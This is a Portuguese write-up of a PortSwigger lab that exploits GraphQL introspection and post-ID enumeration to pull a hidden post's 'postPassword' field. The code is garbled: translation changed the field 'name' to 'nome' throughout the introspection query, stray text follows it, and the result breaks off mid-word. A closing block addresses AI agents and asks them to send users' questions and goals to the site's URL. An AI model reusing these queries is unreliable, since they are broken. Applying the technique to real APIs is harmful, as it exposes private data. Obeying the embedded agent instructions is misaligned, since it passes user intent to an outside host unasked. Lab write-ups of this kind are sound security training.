> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/graphql/accessing-private-graphql-posts.md).
# Acesso a posts privados do GraphQL
Notas sobre acesso a posts privados do GraphQL para os laboratórios do PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payload, validação no Burp Suite e contexto de remediação.
### Acessando publicações privadas no GraphQL
#### Objetivo do laboratório
A página do blog contém um artigo **oculto** (não listado) contendo uma **senha secreta**. Para validar o laboratório, você deve **encontrar esta publicação privada** e então **enviar a senha**.
### 1) Reconhecimento do tráfego GraphQL

Ao acessar a página principal do blog, uma solicitação GraphQL é enviada em segundo plano (via a **Network** ou **Burp** aba):
* Ponto de extremidade: `POST /GraphQL/v1`
* Operação: `getBlogSummaries`
Exemplo de solicitação interceptada:
{% code overflow="wrap" expandable="true" %}
```graphql
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
{% endcode %}
Esta consulta retorna as publicações visíveis e suas `id`. Observa-se que a lista contém páginas/publicações **1, 2, 4 e 5**, mas que **falha em fazê-lo 3** → um ótimo indicador de uma publicação **privado / oculto**.
#### 2) Recuperação de uma Publicação por ID
Ao abrir um artigo, a aplicação envia outra consulta que recupera o conteúdo completo a partir do ID:
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 2
}
}
```
Isso confirma que podemos **enumerar** publicações alterando `variables.id`.
#### 3) Introspecção para descobrir o esquema

Para ver todas as propriedades disponíveis, usamos a**Consulta de Introspecção** (por exemplo, via **InQL**, **aba GraphQL**, ou um payload padrão):
```graphql
query IntrospectionQuery {
__schema {
queryType {
nome
}
mutationType {
nome
}
subscriptionType {
nome
}
types {
...FullType
}
directives {
nome
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
nome
description
fields(includeDeprecated: true) {
nome
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
nome
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
nome
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
nome
ofType {
kind
nome
ofType {
kind
nome
ofType {
kind
nome
}
}
}
}gra
```
Resposta: **200 OK**, muito grande (mais de 1000 linhas).


A análise revela um campo interessante: **`postPassword`**.
### (4) Extração da Publicação Oculta (ID 3)

Reinicie `getBlogPost` adicionando o `postPassword` campo e, então, direcione o ID ausente (**3**):
```graphql
query getBlogPost($id: Int!) {
getBlogPost(id: $id) {
image
title
author
date
paragraphs
postPassword
}
}
```
Variáveis :
```json
{
"id":3
}
```
Resultado: a resposta contém o valor de **`postPassword`** → c
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/graphql/accessing-private-graphql-posts.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.